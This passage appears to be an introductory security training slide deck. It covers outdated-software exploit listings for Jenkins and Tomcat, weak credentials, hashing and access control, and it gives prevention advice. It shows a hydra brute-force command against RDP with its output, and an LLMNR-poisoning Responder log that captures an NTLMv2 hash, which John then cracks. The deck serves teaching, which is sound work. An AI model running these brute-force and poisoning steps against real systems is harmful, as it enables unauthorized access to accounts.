Jenkins Mailer Plugin < 1.20 - Cross-Site Request Forgery (Send Email)                                  | linux/webapps/44843.py
Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution               | java/webapps/46453.py
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC) | java/webapps/46427.txt
Jenkins Software RakNet 3.72 - Remote Integer Underflow                                                 | multiple/remote/33802.txt
SonarQube Jenkins Plugin - Plain Text Password                                                          | php/webapps/30409.txt
```

The Same Goes for

- Tomcat and many, many more …

```
4D WebSTAR 5.3/5.4 Tomcat Plugin - Remote Buffer Overflow                                   | osx/remote/25626.c
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service               | unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - Denial of Service                             | multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalation          | windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosure                                             | multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT' Request Command Execution                           | multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                                           | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)                             | multiple/webapps/49039.rb
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)        | windows/remote/47073.rb
Apache Tomcat - Cookie Quote Handling Remote Information Disclosure                         | multiple/remote/9994.txt
Apache Tomcat - Form Authentication 'Username' Enumeration                                  | multiple/remote/9995.txt
Apache Tomcat - WebDAV SSL Remote File Disclosure                                           | linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scripting           | multiple/remote/27095.txt
Apache Tomcat 3.0 - Directory Traversal                                                     | windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing                                                          | multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cross-Site Scripting                                     | multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosure                                                    | unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting                                   | multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree                          | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure                             | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure                     | multiple/remote/21491.txt
Apache Tomcat 3.x - Null Byte Directory / File Disclosure                                   | linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure                                        | unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial of Service                                            | linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Service 'Device Name' / Cross-Site Scripting                | windows/webapps/21605.txt
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclosure        | multiple/remote/31551.txt
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting                                  | linux/remote/21604.txt
```

How to Prevent Obsolete Software Vulnerabilities?

- Updates are not just for new functionalities, most of them are designed for fixing security problems – **ALWAYS BE UPDATED**!
- Look for updates in different aspects of your context, for example if the Wordpress engine is the latest version, but the plugins inside are outdated, the same problems can occur
- Look at your system as a whole, do not divide it. If you update any aspect of it, make sure to update all other subsystems

Weak Credentials Examples

Weak Credentials Examples

- **Weak credentials** are simple vulnerability, yet effective
- It can be encountered everywhere and even though all the nowadays security policies, it is still being recorded during some of the breaches
- Hackers have the ability to dig deeper and craft specialized wordlists by utilizing OSINT techniques. Their wordlist might contain:
  - Your / Your pet's name
  - Your birth year
  - Your favorite places and more

Weak Credentials In Web Applications

- Weak credentials can occur at many places inside web app's context:
  - Account login
  - CMS (If any) login
  - Control Panel login and more depending on the custom webapp logic
- How to prevent them? **SETUP STRONG PASSWORDS**!!!

Weak Credentials In Databases


- Remember when we were talking about exposed DB servers? That's how things can get chained
- The database engine, or it's version is not important, since misconfiguration for weak credentials could be applied for all of them

Weak Credentials In SSH or Local System

- Imagine what can happen if the password for the root user (in Linux) and Administrator (in Windows) is not strong enough?
- SSH Service is chained to local system accounts

QUIZ!

- Which of the following passwords are considered weak:
  - Qwerty1
  - OtEdnoDoOsem
  - НеЕЛесноДаИмашЗдраваПарола1)
  - J1sTd0iT1!



P.S: If you thought that these are one of the passwords that I use, you will become a nice hackers haha. (They are not :D)

QUIZ!

- Qwerty1, correct, but WHY?
- If you are wondering how long does it takes to break your password, you can try it here: *https://www.passwordmonster.com/*


How to brute-force a Password?

- Using hydra (*https://github.com/vanhauser-thc/thc-hydra*)

```
┌─[joe@Parrot]─[~]
└──╼ $sudo hydra -L usernames.txt -P passwords.txt -F rdp://10.0.2.4 -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-15 21:03:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1
 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1818 login tries (l:18/p:101), ~455 tries per task
[DATA] attacking rdp://10.0.2.4:3389/
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123456" - 1 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "password" - 2 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "12345678" - 3 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "qwerty" - 4 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123456789" - 5 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "12345" - 6 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "1234" - 7 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "111111" - 8 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "1234567" - 9 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "dragon" - 10 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123123" - 11 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "baseball" - 12 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "abc123" - 13 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "football" - 14 of 1818 [child 1] (0/0)
```

What is Hash?

- **Hash** is applied algorithm to "obfuscate" your passwords, it should not be in clear text.
- Most of the databases are looking similar to this:



	name	password_hash
1	sa	0x02004D1494BEDDBC10DEA544E18E2B8046D61484AE3FF7...
2	##MS_PolicyTsqlExecutionLogin##	0x0200F7E178801D585F6CBCCFA34816E699E66F00EE14C598...
3	##MS_PolicyEventProcessingLogin##	0x0200E02912E5D1F6223A8E7A520D0419CF1CDDA6F68799F...
4	lowpriv	0x0200E4F3C3D2714F3AD879E9134D439EE0E30A09F1C7861...
5	aarti	0x02009576AFBA1A4A46753B0D0A962F2A2E98AC7B2E26F1F...
6	pavan	0x0200C00B6B3FEFBDE47CB41282941E9BAB22846EEC77C33...
7	nisha	0x02007C1BC811E1D46C7BCEB7480FA2032F5A53BB01B1A83...

Types of Hashes?

- MD5
- SHA-1
- SHA-256
- LM
- NT
- Let's see more: *https://hashcat.net/wiki/doku.php?id=example_hashes*

Hash is Irretrievable but Can be "Guessed"


- The weakness of hashing algorithm is what so called | "**rainbow tables**"
- If a data is hashed, the hash value will be the same each time you hash it with the same algorithm

```
┌──(kali㉿kali)-[~]
└─$ cat file1.txt
Hi I am file 1

┌──(kali㉿kali)-[~]
└─$ md5sum file1.txt
02dac17806d2c70432070b432a0c7603  file1.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file1.txt
02dac17806d2c70432070b432a0c7603  file1.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file1.txt
02dac17806d2c70432070b432a0c7603  file1.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file1.txt
02dac17806d2c70432070b432a0c7603  file1.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat file2.txt
Hi I am file 2

┌──(kali㉿kali)-[~]
└─$ md5sum file2.txt
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file2.txt
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file2.txt
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt

┌──(kali㉿kali)-[~]
└─$ md5sum file2.txt
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt
```

Hash is Irretrievable but Can be "Guessed"

- That means that the hashing algorithms are vulnerable to "**brute-force**" attacks, if the values is weak and is present in a database or wordlist, it will be "**guessed**" (cracked)




Example

- Get hash with Responder (https://github.com/SpiderLabs/Responder)
- Crack the hash with John (https://github.com/openwall/john)

```
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name WIN-H9O8HTN6IG9
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name isatap
[*] [NBT-NS] Poisoned answer sent to 192.168.0.105 for name WORKGROUP (service: Domain Master Brows
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name DESKTOP-QE9069N
[SMB] NTLMv2-SSP Client   : 192.168.0.105
[SMB] NTLMv2-SSP Username : WIN-H9O8HTN6IG9\hp
[SMB] NTLMv2-SSP Hash     : hp::WIN-H9O8HTN6IG9:1122334455667788:92EFECB8D49A17CFB7335A7EF02CC13E
4D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D00420031003
00182B8E72294DE82E305CC0D96DA666B6D2D4AC330CC6A1822FC316E54B3CBAF90A0010000000000000000000000000
30002E0031003000370000000000000000
[SMB] Requested Share     : \\192.168.0.107\IPC$
[*] Skipping previously captured hash for WIN-H9O8HTN6IG9\hp
[SMB] Requested Share     : \\192.168.0.107\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.0.105 for name wpad
```

```
┌──[root@kali]─[~/Responder/Responder]
└─╼ #cd logs/
┌──[root@kali]─[~/Responder/Responder/logs]
└─╼ #john SMB-NTLMv2-SSP-192.168.0.105.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
1234567          (hp)
1g 0:00:00:00 DONE 2/3 (2020-05-22 05:03) 3.333g/s 52186p/s 52186c/s 52186C/s ..onelove
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
┌──[root@kali]─[~/Responder/Responder/logs]
└─╼ #
```

Let's Take a Break!



Access Control Vulnerabilities


Access Control Vulnerabilities

- **Access Control Vulnerabilities** are types of misconfiguration, where the system is not properly protecting it's access rights for it's endpoints
- These kind of vulnerabilities are encountered mainly in web applications and local systems
- Sounds complex right? Let's dive into some examples

Access Control Vulnerabilities Examples

- Imagine you have a WordPress Web App. This App serves as a blog but it has internal functions for moderating all the blog post
- Only authenticated users with specific rights "should" be able to moderate blog posts
- Imagine instead of logging in, directly navigating to the URL (for example https://myblog/blogs) and accessing the contents there

Access Control Vulnerability - Real Life Example



How to Prevent Access Control Vulnerabilities

- Access Control Vulnerabilities are heavily on the developer's side
- They need to implement strong session management to avoid such vulnerabilities to occur
- As a tip: Take care of every available endpoint, closely review it. Also, it is good idea to perform penetration testing activities


Zero Day Vulnerabilities

Zero Day Vulnerabilities

- **Zero Day Vulnerabilities** are the most dangerous ones
- Zero Day means that they are brand new and there is not a fix or patch for them
- In best case scenario, there is a workaround to disable them, but in the price of missing functionality

Zero Days Marketplace

- Yep, there is a database and a marketplace for that: https://0day.today/

